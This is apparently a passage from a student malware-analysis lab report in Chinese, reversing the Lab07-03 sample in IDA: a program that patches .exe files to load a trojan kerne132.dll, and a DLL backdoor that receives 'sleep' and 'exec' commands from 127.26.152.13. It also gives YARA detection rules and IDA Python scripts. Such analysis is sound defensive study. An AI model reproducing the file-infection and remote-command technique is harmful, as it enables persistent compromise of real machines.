.text:00401806                 push   offset aC           ; "C:\\*"
.text:00401808                 call   sub_4011E0
.text:00401810                 add    esp, 8
.text:00401813
```

Push 一个参数，IDA 识别为 “C:*”，然后调用 sub_4011e0 函数，查看这个函数：

```
.text:004011E0 ; int __cdecl sub_4011E0(LPCSTR lpFileName, int)
.text:004011E0 sub_4011E0      proc near               ; CODE XREF: sub_4011E0+16F↑p
.text:004011E0                                     ; _main+3CB↑p
.text:004011E0
.text:004011E0 hFindFile      = dword ptr -144h
.text:004011E0 FindFileData    = _WIN32_FIND_DATAA ptr -140h
.text:004011E0 lpFileName      = dword ptr 4
.text:004011E0 arg_4         = dword ptr 8
.text:004011E0
.text:004011E0                 mov    eax, [esp+arg_4]
.text:004011E4                 sub    esp, 144h
.text:004011E4                 cmp    eax, 7
.text:004011ED                 push   ebx
.text:004011EE                 push   ebp
.text:004011EF                 push   esi
.text:004011F0                 push   edi
.text:004011F1                 jg    loc_401434
.text:004011F7                 mov    ebp, [esp+154h+lpFileName]
.text:004011FE                 lea    eax, [esp+154h+FindFileData]
.text:00401202                 push   eax           ; lpFindFileData
.text:00401203                 push   ebp           ; lpFileName
.text:00401204                 call   ds:FindFirstFileA
.text:0040120A                 mov    esi, eax
.text:0040120C                 mov    [esp+154h+hFindFile], esi

```

该函数第一个参数是 lpFileName，应该是一个文件名，就是之前传进去的 “C:*”，然后调用 FindFirstFileA 函数，将返回值传给 esi；

```

.text:00401210 loc_401210: ; CODE XREF: sub_4011E0+247↓j
.text:00401210      cmp    esi, 0FFFFFFFh
.text:00401213      jz     loc_40142C
.text:00401219      test   byte ptr [esp+154h+FindFileData.dwFileAttributes], 10h
.text:0040121E      jz     loc_40135C
.text:00401224      mov    esi, offset a_ ; "."
.text:00401229      lea    eax, [esp+154h+FindFileData.cFileName]

```

与-1 比较，即如果函数返回错误，就跳转 exit，否则继续；

然后进行一个条件判断，这里的 10h 的意思如下：

test 指令为逻辑与运算，这里如果 dwFileAttributes 是 10h 的话，逻辑与的结果也是 10h，结果不为 0，所以 ZF=0，jz 不跳转，继续往下执行，如果 dwFileAttributes 不为 10h 的话，也是往下执行，但是当 dwFileAttributes 为 00h 或者 01h 的话，就会 jz 跳转（而 01h 在 windows SDK 中代表了 FILE_ATTRIBUTE_READONLY，也就是只读模式），这里先假设不跳转，即文件属性不是 00h 或 01h：

先将 “.” 赋给 esi，然后再将 cFileName 的地址放到 eax 中，其实这是 eax 就是一个指向 cFileName 的指针了：

```

.text:0040122D loc_40122D: ; CODE XREF: sub_4011E0+6F↓j
.text:0040122D      mov    dl, [eax]
.text:0040122F      mov    bl, [esi]
.text:00401231      mov    cl, dl
.text:00401233      cmp    dl, bl
.text:00401235      jnz   short loc_401255
.text:00401237      test   cl, cl
.text:00401239      jz    short loc_401251
.text:0040123B      mov    dl, [eax+1]
.text:0040123E      mov    bl, [esi+1]
.text:00401241      mov    cl, dl
.text:00401243      cmp    dl, bl
.text:00401245      jnz   short loc_401255
.text:00401247      add    eax, 2
.text:0040124A      add    esi, 2
.text:0040124D      test   cl, cl
.text:0040124F      jnz   short loc_40122D
.text:00401251 loc_401251: ; CODE XREF: sub_4011E0+59↑j
.text:00401251      xor    eax, eax
.text:00401253      jmp    short loc_40125A

```

1 这里将 eax 指向的值给了 dl 又给了 cl，其实也就是上面的 cFileName 参数，然后把 eax 的值给了 bl，其实也就是上面的这个字符串，这里的意思应该是比较找到的 cFileName 和 . 是不是相等的：如果 cFileName 和 . 相等，结果则为 0，ZF=1，然后 jnz 不跳转，继续执行，否则跳转到 loc_401255，也就是函数退出（这个位置做一些函数清理工作，然后退出），现继续执行：

2 然后看 cFileName 是不是 0，其实就是看上一个函数有没有成功返回，没有则 exit，成功就继续：

3 处就是将 cFileName 的第二个字符与 “C:*” 进行比较，相同则继续，否则结束；

```

-----[.data:00403040 a_-----[.data:00403042
-----[.data:00403044 ; CHAR aC[]-----[.data:00403044 db 'C:\*',0 ; DATA XREF: _main:loc_401806↑o
-----[.data:00403049 align 4-----[.data:00403049
-----[.data:0040304C ; CHAR NewFileName[]-----[.data:0040304C db 'C:\windows\system32\kernel32.dll',0 ; DATA XREF: _main+3AA↑o
-----[.data:0040304C align 10h-----[.data:0040304C
-----[.data:00403070 dword_403070 dd 6E72654Bh ; DATA XREF: _main+2DF↑r
-----[.data:00403074 dword_403074 dd 32336C65h ; DATA XREF: _main+2E7↑r
-----[.data:00403078 byte_403078 db 2Eh ; DATA XREF: _main+2F2↑r
-----[.data:00403079 align 4-----[.data:00403079
-----[.data:0040307C ; CHAR ExistingFileName[]-----[.data:0040307C db 'Lab07-03.dll',0 ; DATA XREF: _main+A7↑o
-----[.data:0040307C align 4-----[.data:0040307C ; _main+3AF↑o
-----[.data:00403089
-----[.data:0040308C ; CHAR FileName[]-----[.data:0040308C db 'C:\Windows\System32\Kernel32.dll',0 ; DATA XREF: _main+67↑o
-----[.data:0040308C align 10h-----[.data:0040308C
-----[.data:00403080 aWarning_this_w db 'WARNING_THIS_WILL_DESTROY_YOUR_MACHINE',0 ; DATA XREF: _main+40↑o
-----[.data:00403080

```

在这里可以清楚地看到 esi 移动后指向的字符串；

4 处 eax、esi 分别后移两位，进行比较，内容是 C:\windows\system32\kernel32.dll

如果相等，则跳转回去继续比较，否则结束；

继续发现后边还有一个对 “.exe” 字符串的比较，比较过程类似，不赘述：

```

.text:004013A1      push    offset a_exe     ; ".exe"
.text:004013A6      repne   scasb
.text:004013A8      not     ecx
.text:004013AA      sub     edi, ecx
.text:004013AC      push    ebx             ; Str1
.text:004013AD      mov     eax, ecx
.text:004013AF      mov     esi, edi
.text:004013B1      mov     edi, ebp
.text:004013B3      shr     ecx, 2
.text:004013B6      rep     movsd
.text:004013B8      mov     ecx, eax
.text:004013BA      xor     eax, eax
.text:004013BC      and     ecx, 3
.text:004013BF      rep     movsb
.text:004013C1      mov     edi, edx
.text:004013C3      or     ecx, 0FFFFFFFh
.text:004013C6      repne   scasb
.text:004013C8      not     ecx
.text:004013CA      dec     ecx
.text:004013CB      lea     edi, [esp+160h+FindFileData.cFileName]
.text:004013CF      mov     [ecx+ebp-1], al
.text:004013D3      or     ecx, 0FFFFFFFh
.text:004013D6      repne   scasb
.text:004013D8      not     ecx
.text:004013DA      sub     edi, ecx
.text:004013DC      mov     esi, edi
.text:004013DE      mov     edx, ecx
.text:004013E0      mov     edi, ebp
.text:004013E2      or     ecx, 0FFFFFFFh

```

所以这里的目的就是在 C:\下寻找.exe 文件

```

.text:004013F6      call    ds:_strcmp
.text:004013FC      add     esp, 0Ch
.text:004013FF      test    eax, eax
.text:00401401      jnz    short loc_40140C
.text:00401403      push    ebp
.text:00401404      call    sub_4010A0 ; lpFileName
.text:00401409      add     esp, 4

```



找到了就会调用 sub_4010a0 这个函数，分析之：

参数为 lpFileName

```

.text:004010A0      sub    esp, 0Ch
.text:004010A3      push   ebx
.text:004010A4      mov    eax, [esp+10h+lpFileName]
.text:004010A8      push   ebp
.text:004010A9      push   esi
.text:004010AA      push   edi
.text:004010AB      push   0      ; hTemplateFile
.text:004010AD      push   0      ; dwFlagsAndAttributes
.text:004010AF      push   3      ; dwCreationDisposition
.text:004010B1      push   0      ; lpSecurityAttributes
.text:004010B3      push   1      ; dwShareMode
.text:004010B5      push   10000000h ; dwDesiredAccess
.text:004010BA      push   eax
.text:004010BB      call   ds>CreateFileA

```

这里就是打开任意一个 C:\下名为 lpFileName 的.exe 文件

```

.text:004010C1      push   0      ; lpName
.text:004010C3      push   0      ; dwMaximumSizeLow
.text:004010C5      push   0      ; dwMaximumSizeHigh
.text:004010C7      push   4      ; f1Protect
.text:004010C9      push   0      ; lpFileMappingAttributes
.text:004010CB      push   eax
.text:004010CC      mov    [esp+34h+var_4], eax
.text:004010D0      call   ds>CreateFileMappingA
.text:004010D6      push   0      ; dwNumberOfBytesToMap
.text:004010D8      push   0      ; dwFileOffsetLow
.text:004010DA      push   0      ; dwFileOffsetHigh
.text:004010DC      push   0F001Fh ; dwDesiredAccess
.text:004010E1      push   eax
.text:004010E2      mov    [esp+30h+hObject], eax
.text:004010E6      call   ds>MapViewOfFile

```

接下来就是将文件映射到内存并获取内存地址

```

.text:004010EC      mov    esi, eax
.text:004010EE      test   esi, esi
.text:004010F0      mov    [esp+1Ch+var_C], esi
.text:004010F4      jz    loc_4011D5

```

然后一个小判断，看获取结果，成功继续；

```

.text:004010FA      mov    ebp, [esi+3Ch]
.text:004010FD      mov    ebx, ds:IsBadReadPtr
.text:00401103      add    ebp, esi
.text:00401105      push   4          ; ucb
.text:00401107      push   ebp          ; lp
.text:00401108      call   ebx ; IsBadReadPtr
.text:0040110A      test  eax, eax
.text:0040110C      jnz   loc_4011D5
.text:00401112      cmp   dword ptr [ebp+0], 4550h
.text:00401119      jnz   loc_4011D5
.text:0040111F      mov   ecx, [ebp+80h]
.text:00401125      push  esi
.text:00401126      push  ebp
.text:00401127      push  ecx
.text:00401128      call  sub_401040
.text:0040112D      add   esp, 0Ch
.text:00401130      mov   edi, eax
.text:00401132      push  14h          ; ucb
.text:00401134      push  edi          ; lp
.text:00401135      call  ebx ; IsBadReadPtr
.text:00401137      test  eax, eax
.text:00401139      jnz   loc_4011D5
.text:0040113F      add   edi, 0Ch

```

下边出现了好多 IsBadReadPtr 函数的调用，作用为检查调用这个函数的进程谁对这个内存有读取权限，在这里就是测试.exe 文件是否有读的权限，如果没有则跳转，结束，否则继续：

```

.text:0040116E      push  offset Str2      ; "kernel32.dll"
.text:00401173      push  ebx            ; Str1
.text:00401174      call  ds:_strcmp
.text:0040117A      add   esp, 8
.text:0040117D      test  eax, eax
.text:0040117F      jnz   short loc_4011A7

```

测试完读权限后，比较这个 kernel32.dll

```

.text:00401181      mov   edi, ebx
.text:00401183      or    ecx, 0FFFFFFFh
.text:00401186      repne scasb
.text:00401188      not   ecx
.text:0040118A      mov   eax, ecx
.text:0040118C      mov   esi, offset dword_403010
.text:00401191      mov   edi, ebx
.text:00401193      shr   ecx, 2
.text:00401196      rep  movsd
.text:00401198      mov   ecx, eax
.text:0040119A      and   ecx, 3
.text:0040119D      rep  movsb
.text:0040119F      mov   esi, [esp+1Ch+var_C]
.text:004011A3      mov   edi, [esp+1Ch+lpFileName]

```

Repne 命令是重复前缀的意思，重复后边的 scasb，这个是检索目标字符串直到最后的\0，前边的参数-1 指的是不限次数的重复，edi 是要检索的字符串，即 Str1。所以这里就是找到 Str1，即 kernel32.dll，然后用 dword_403010 替换它，查看 dword_403010

```

.data:00403049      align 4
.data:0040304C ; CHAR NewFileName[]
.data:0040304C NewFileName     db 'C:\windows\system32\kerne132.dll',0

```

即那个“132”。

综上，这个程序的意思就是在整个文件系统中寻找以.exe 结尾的文件，然后在.exe 文件内容中找到 kernel32.dll 的位置，替换成 kerne132.dll，然后将这个 kerne132.dll 深深的植入

系统中。

分析 dll 文件:

看看导入表:

Address	Ordinal	Name	Library
00000000...		Sleep	KERNEL32
00000000...		CreateProcessA	KERNEL32
00000000...		CreateMutexA	KERNEL32
00000000...		OpenMutexA	KERNEL32
00000000...		CloseHandle	KERNEL32
00000000...		_adjust_fdiv	MSVCRT
00000000...		malloc	MSVCRT
00000000...		_initterm	MSVCRT
00000000...		free	MSVCRT
00000000...		strcmp	MSVCRT
00000000... 23		socket	WS2_32
00000000... 115		WSAStartup	WS2_32
00000000... 11		inet_addr	WS2_32
00000000... 4		connect	WS2_32
00000000... 19		send	WS2_32
00000000... 22		shutdown	WS2_32
00000000... 16		recv	WS2_32
00000000... 3		closesocket	WS2_32
00000000... 116		WSACleanup	WS2_32
00000000... 9		htons	WS2_32

可能会创建互斥量，还会创建进程，还会调用 WSAStartup 函数和创建 socket，还有 connect、send、recv 等函数，与远程通信有关，sleep 函数休眠。

查看 Strings

Address	Length	Type	String
.rdata:1000214E 0000000D	C	KERNEL32.dll	
.rdata:1000215C 0000000B	C	WS2_32.dll	
.rdata:10002172 0000000B	C	MSVCRT.dll	
.data:10026010 00000005	C	exec	
.data:10026018 00000006	C	sleep	
.data:10026020 00000006	C	hello	
.data:10026028 0000000E	C	127.26.152.13	
.data:10026038 00000009	C	SADFHUHF	

发现一个 ip，基本确定远程链接这个进行通信，然后植入木马啥的，exec 很可能是木马

深入分析:

```
.text:10001058      stosb
.text:10001059      call   ds:OpenMutexA
.text:1000105F      test   eax, eax
.text:10001061      jnz    loc_100011E8
.text:10001067      push   offset Name     ; "SADFHUHF"
.text:1000106C      push   eax           ; bInitialOwner
.text:1000106D      push   eax           ; lpMutexAttributes
.text:1000106E      call   ds>CreateMutexA
.text:10001074      lea    ecx, [esp+1208h+WSAData]
.text:10001078      push   ecx           ; lpWSAData
.text:10001079      push   202h          ; wVersionRequested
```

创建互斥量，保证同一时间只有一个实例运行；

```

.text:1000107E      call ds:WSAStartup
.text:10001084      test eax, eax
.text:10001086      jnz loc_100011E8
.text:1000108C      push 6          ; protocol
.text:1000108E      push 1          ; type
.text:10001090      push 2          ; af
.text:10001092      call ds:socket
.text:10001098      mov esi, eax
.text:1000109A      cmp esi, 0xFFFFFFFFh
.text:1000109D      jz loc_100011E2
.text:100010A3      push offset cp    ; "127.26.152.13"
.text:100010A8      mov [esp+120Ch+name.sa_family], 2
.text:100010AF      call ds:inet_addr
.text:100010B5      push 50h        ; hostshort
.text:100010B7      mov dword ptr [esp+120Ch+name.sa_data+2], eax
.text:100010BB      call ds:htons
.text:100010C1      lea edx, [esp+1208h+name]
.text:100010C5      push 10h        ; namelen
.text:100010C7      push edx        ; name
.text:100010C8      push esi        ; s
.text:100010C9      mov word ptr [esp+1214h+name.sa_data], ax
.text:100010CE      call ds:connect
.text:100010D4      cmp eax, 0xFFFFFFFFh
.text:100010D7      jz loc_100011DB
.text:100010DD      mov ebp, ds:strncmp
.text:100010E3      mov ebx, ds>CreateProcessA

```

创建 socket 建立远程连接，使用了固定 ip 地址 127.26.152.13。端口 0x50，为 80 端口，常用于 Web 流量，然后创建进程，干什么呢？如下：

```

.text:100010E9      mov edi, offset buf ; "hello"
.text:100010EE      or ecx, 0xFFFFFFFFh
.text:100010F1      xor eax, eax
.text:100010F3      push 0          ; flags
.repne scasb
.text:100010F5      not ecx
.text:100010F7      dec ecx
.text:100010F9      push ecx        ; len
.text:100010FA      push offset buf ; "hello"
.text:100010FB      push esi        ; s
.text:10001100      call ds:send
.text:10001101      cmp eax, 0xFFFFFFFFh
.text:10001102      jz loc_100011DB
.text:10001103      push 1          ; how
.text:10001104      push esi        ; s
.text:10001105      call ds:shutdown

```

Send 函数发送消息，然后关闭；

```

.text:10001119      cmp eax, 0xFFFFFFFFh
.text:1000111C      jz loc_100011DB
.text:10001122      push 0          ; flags
.text:10001124      lea eax, [esp+120Ch+buf]
.text:10001128      push 1000h        ; len
.text:10001130      push eax        ; buf
.text:10001131      push esi        ; s
.text:10001132      call ds:recv
.text:10001138      test eax, eax
.jle short loc_100010E9

```

Recv 函数接收消息，未接到，退出，接到了继续；

```

.text:1000113C           lea    ecx, [esp+1208h+buf]
.text:10001143           push   5          ; MaxCount
.text:10001145           push   ecx          ; Str2
.text:10001146           push   offset Str1      ; "sleep"
.text:10001148           call   ebp ; strncmp
.text:1000114D           add    esp, 0Ch
.text:10001150           test   eax, eax
.text:10001152           jnz   short loc_10001161
.text:10001154           push   60000h        ; dwMilliseconds
.text:10001159           call   ds:Sleep
.text:1000115F           jmp   short loc_100010E9

```

然后对 recv 的内容进行判断，如果是 sleep，则休眠 60 秒，然后跳回去，重新发送接收消息；

否则跳转到 loc_10001161 处执行：

```

.text:10001161 loc_10001161:           ; CODE XREF: DllMain(x,x,x)+142↑j
.text:10001161           lea    edx, [esp+1208h+buf]
.text:10001168           push   4          ; MaxCount
.text:1000116A           push   edx          ; Str2
.text:1000116B           push   offset aExec      ; "exec"
.text:10001170           call   ebp ; strncmp
.text:10001172           add    esp, 0Ch
.text:10001175           test   eax, eax
.text:10001177           jnz   short loc_100011B6
.text:10001179           mov    ecx, 11h
.text:1000117E           lea    edi, [esp+1208h+StartupInfo]
.text:10001182           rep    stosd
.text:10001184           lea    eax, [esp+1208h+ProcessInformation]
.text:10001188           lea    ecx, [esp+1208h+StartupInfo]
.text:1000118C           push   eax          ; lpProcessInformation
.text:1000118D           push   ecx          ; lpStartupInfo
.text:1000118E           push   0          ; lpCurrentDirectory
.text:10001190           push   0          ; lpEnvironment
.text:10001192           push   8000000h        ; dwCreationFlags
.text:10001197           push   1          ; bInheritHandles
.text:10001199           push   0          ; lpThreadAttributes
.text:1000119B           lea    edx, [esp+1224h+CommandLine]
.text:100011A2           push   0          ; lpProcessAttributes
.text:100011A4           push   edx          ; lpCommandline
.text:100011A5           push   0          ; lpApplicationName
.text:100011A7           mov    [esp+1230h+StartupInfo.cb], 44h
.text:100011AF           call   ebx ; CreateProcessA
.text:100011B1           jmp   loc_100010E9

```

如果不是 sleep，则检查接收缓冲区，看是否以 exec 开始，如果不是，则

```

.text:100011B6 loc_100011B6:           ; CODE XREF: DllMain(x,x,x)+167↑j
.text:100011B6           cmp    [esp+1208h+buf], 71h
.text:100011BE           jz    short loc_100011D0
.text:100011C0           push   60000h        ; dwMilliseconds
.text:100011C5           call   ds:Sleep
.text:100011CB           jmp   loc_100010E9

```

看接收缓冲区大小是不是大于 71h，如果不大于，则关闭连接，退出程序

```

.text:100011D0 loc_100011D0:          ; CODE XREF: DllMain(x,x,x)+1AE↑j
.text:100011D0                 mov    eax, [esp+1208h+hObject]
.text:100011D4                 push   eax           ; hObject
.text:100011D5                 call   ds:CloseHandle
.text:100011D8
.text:100011DB loc_100011DB:          ; CODE XREF: DllMain(x,x,x)+C7↑j
.text:100011DB                 push   eax           ; DllMain(x,x,x)+FA↑j ...
.text:100011DB                 push   esi           ; s
.text:100011DC                 call   ds:closesocket
.text:100011E2
.text:100011E2 loc_100011E2:          ; CODE XREF: DllMain(x,x,x)+8D↑j
.text:100011E2                 call   ds:WSACleanup
.text:100011E8
.text:100011E8 loc_100011E8:          ; CODE XREF: DllMain(x,x,x)+18↑j
.text:100011E8                 pop    edi
.text:100011E9                 pop    esi
.text:100011EA                 pop    ebp
.text:100011EB                 mov    eax, 1
.text:100011F0                 pop    ebx
.text:100011F1                 add    esp, 11F8h
.text:100011F7                 retn  0Ch
.text:100011F7 _DllMain@12          endp

```

如果大于 71h，则跳回去，继续发送“hello”接收消息；

好了，现在可以说 exec 的情况了：

如果开头是 exec，则 CreateProcessA 创建一个进程，运行的东西由 CommandLine 决定，这个 CommandLine 的值取决于接收到的东西，即远程发送 exec XXX.exe，则主机上就创建一个进程来运行 exec 后边的 exe 程序，这个程序可以是事先上传到服务器的木马之类的。

所以，这个程序通过 DLL 到 C:\windows\system32\，并修改系统上每一个导入它的.exe 文件，达到持久化驻留。

2、明显的基于主机的特征

使用了一个叫 kerne132.dll 的文件，和一个叫 SADFHUHF 的互斥量

3、程序目的

创建后门程序来接远程主机，且难以被删除。有两个命令：

Sleep：休眠 60 秒； exec XXX.exe：执行 XXX.exe

4、如何移除

难以删除，因为感染了系统上每一个使用 kerne132.dll 的 exe 文件

最好的方法是从备份系统中恢复或者留下这个恶意 kerne132.dll 文件并修改它，或者复制 kernel32.dll 为 kerne132.dll。

也可以更改一下这个病毒的源码，重新执行，将所有 132 的替换成 132，即替换回来，虽然不太可行，因为病毒的源码怎么会让你知道呢，乐。

编写 Yara 规则

Lab07-01.exe:

```
MalService
MalService
HGL345
http://www.malwareanalysisbook.com
Internet Explorer 8.0
```

```
rule Lab7_1_feature{

    meta:
        description = "Lab07-01.exe's features"

    strings:
        $s1 = "MalService" fullword ascii
        $s2 = "HGL345" fullword ascii
        $s3 = "http://www.malwareanalysisbook.com" fullword ascii

    condition:
        $s1 and $s2 and $s3

}
```

Lab07-02.exe:

```
OleUninitialize
CoCreateInstance
OleInitialize
ole32.dll
OLEAUT32.dll
_exit
_XcptFilter
exit
_p__initenv
__getmainargs
__initterm
__setusermatherr
__adjust_fdiv
__p__commode
__p__fmode
__set_app_type
__except_handler3
MSVCRT.dll
__controlfp
http://www.malwareanalysisbook.com/ad.html
```

```
rule Lab7_2_feature{
```

```
    meta:
```

```
description = "Lab07-02.exe's features"

strings:


    $s1 = "CoCreateInstance" fullword ascii
    $s2 = "_controlfp" fullword ascii
    $s3 = "http://www.malwareanalysisbook.com/ad.html" fullword ascii

condition:

    $s1 and $s2 and $s3

}
```

Lab07-03.dll:



```
CloseHandle
Sleep
CreateProcessA
CreateMutexA
OpenMutexA
KERNEL32. d11
WS2_32. d11
strncmp
MSVCRT. d11
free
_initterm
malloc
_adjust_fdiv
exec
sleep
hello
127. 26. 152. 13
SADFHUHF
/0I0[0h0p0
141G1[111
1Y2a2g2r2
3!3}3
```

```
rule Lab7_3_dll_feature{

meta:

    description = "Lab07-03.dll's features"

strings:

    $s1 = "127.26.152.13" fullword ascii
    $s2 = "SADFHUHF" fullword ascii
    $s3 = "exec" fullword ascii

condition:

    $s1 and $s2 and $s3
```

```
}
```

Lab07-03.exe:

```
_strcmp  
kernel32.dll  
kernel32.dll  
.exe  
C:\*  
C:\windows\system32\kernel32.dll  
Kernel32.  
Lab07-03.dll  
C:\Windows\System32\Kernel32.dll  
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
```

```
rule Lab7_3_exe_feature{  
  
    meta:  
  
        description = "Lab07-03.exe's features"  
  
    strings:  
  
        $s1 = "kernel32.dll" fullword ascii  
  
        $s2 = "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE" fullword ascii  
  
        $s3 = "C:\*" fullword ascii  
  
    condition:  
  
        $s1 and $s2 and $s3  
  
}
```

编写规则时要注意，如果字符串中出现“\”，要转义，即写成“\\”，否则报错。

结果：

```
D:\yara-v4.1.2-1693-win64>yara64 Lab7_rules.txt C:\Users\PC\Desktop\恶意代码\实验\上机实验样本\Chapter_7L\Lab07_01.exe  
Lab7_1_feature C:\Users\PC\Desktop\恶意代码\实验\上机实验样本\Chapter_7L\Lab07_01.exe  
  
D:\yara-v4.1.2-1693-win64>yara64 Lab7_rules.txt C:\Users\PC\Desktop\恶意代码\实验\上机实验样本\Chapter_7L\Lab07-02.exe  
  
D:\yara-v4.1.2-1693-win64>yara64 Lab7_rules.txt C:\Users\PC\Desktop\恶意代码\实验\上机实验样本\Chapter_7L\Lab07-03.dll  
Lab7_3_dll_feature C:\Users\PC\Desktop\恶意代码\实验\上机实验样本\Chapter_7L\Lab07-03.dll  
  
D:\yara-v4.1.2-1693-win64>yara64 Lab7_rules.txt C:\Users\PC\Desktop\恶意代码\实验\上机实验样本\Chapter_7L\Lab07-03.exe  
Lab7_3_exe_feature C:\Users\PC\Desktop\恶意代码\实验\上机实验样本\Chapter_7L\Lab07-03.exe
```

如图，Lab07-02.exe 未分析出来，怀疑可能是无法解析出字符串？（猜测），因为在 IDA 中看这个程序的 Strings 窗口，也是空的，只有通过 Strings 看才能看到字符串。

IDA Python 脚本

本次简单编写了几个脚本来辅助分析：

1、快速定位到 init_array 函数：

```
def goInitarray(self):
```

```

# _get_modules 是 idc 提供的接口

for module in idc._get_modules():

    # 遍历所有 module, 找到 linker

    module_name = module.name

    if 'linker' in module_name:

        print 'linker address is ' + str(hex(module.base + 0x2464))

        # 0x2464 是 Android 某个版本的 init_array 的偏移地址,

        # jumpto 可以直接跳转到目标地址

        idc.jumpto(module.base + 0x2464)

        # 在 init_array 上下个断点

        idc.add_bpt(module.base + 0x2464, 1)

        # makecode 更不用说了, 相当于 C

        idaapi.auto_make_code(module.base + 0x2464)

```

2、保存日志、函数名字

即保存某些寄存器的值或者某个函数名之类的，方便快速回到调试之前

通过起始地址，终止地址，以及偏移地址去保存日志

```

def saveDebugMessage(self):

    # create file first

    # 用个轻量级的存储 shelve

    f = shelve.open(self.id)

    # 保存日志的起始地址

    addr_start = int(self.address_start, 16)

    # 保存日志的终止地址

    addr_end = int(self.address_end, 16)

    log_dict = {}

    log_dict_list = []

    for num in range(addr_start, addr_end):

        # 获取我们当前地址的日志

        com = idc.GetCommentEx(num, True)

        if com != None:

```

```

#获取函数名

fun_name = idc.GetFunctionName(num)

print fun_name

if fun_name != None and not 'sub' in fun_name:

    log_dict = {'offset': str(num - addr_start), 'msg': str(com), 'function_name':
str(fun_name)}

else:

    log_dict = {'offset': str(num - addr_start), 'msg': str(com)}

log_dict_list.append(log_dict)

pass

print(log_dict_list)

# 保存日志

f['info'] = log_dict_list

f.close()

# 通过起始地址即可，会自动判断长度，并且获取偏移地址去设置日志

def loadDebugMessage(self):

    f = shelve.open(self.id)

    data = f['info']

    addr_start = int(self.address_start, 16)

    for num in range(0, len(data)):

        offset = data[num]['offset']

        msg = data[num]['msg']

        fun_name = data[num]['function_name']


        idc.MakeRptCmt(addr_start + int(offset), msg)

        if fun_name is not None and fun_name != "":

            idc.SetFunctionCmt(addr_start + int(offset), fun_name, False)

```

Eg:



四、 实验心得

本次实验继续进行深入的 IDA 静态分析和基础的动态分析，源码级的分析能力得到很大提高，对恶意代码的综合掌控能力也有所提高；
此外，还复习了 Yara 规则的编写，并学着运用 IDA Python 脚本来辅助分析工作。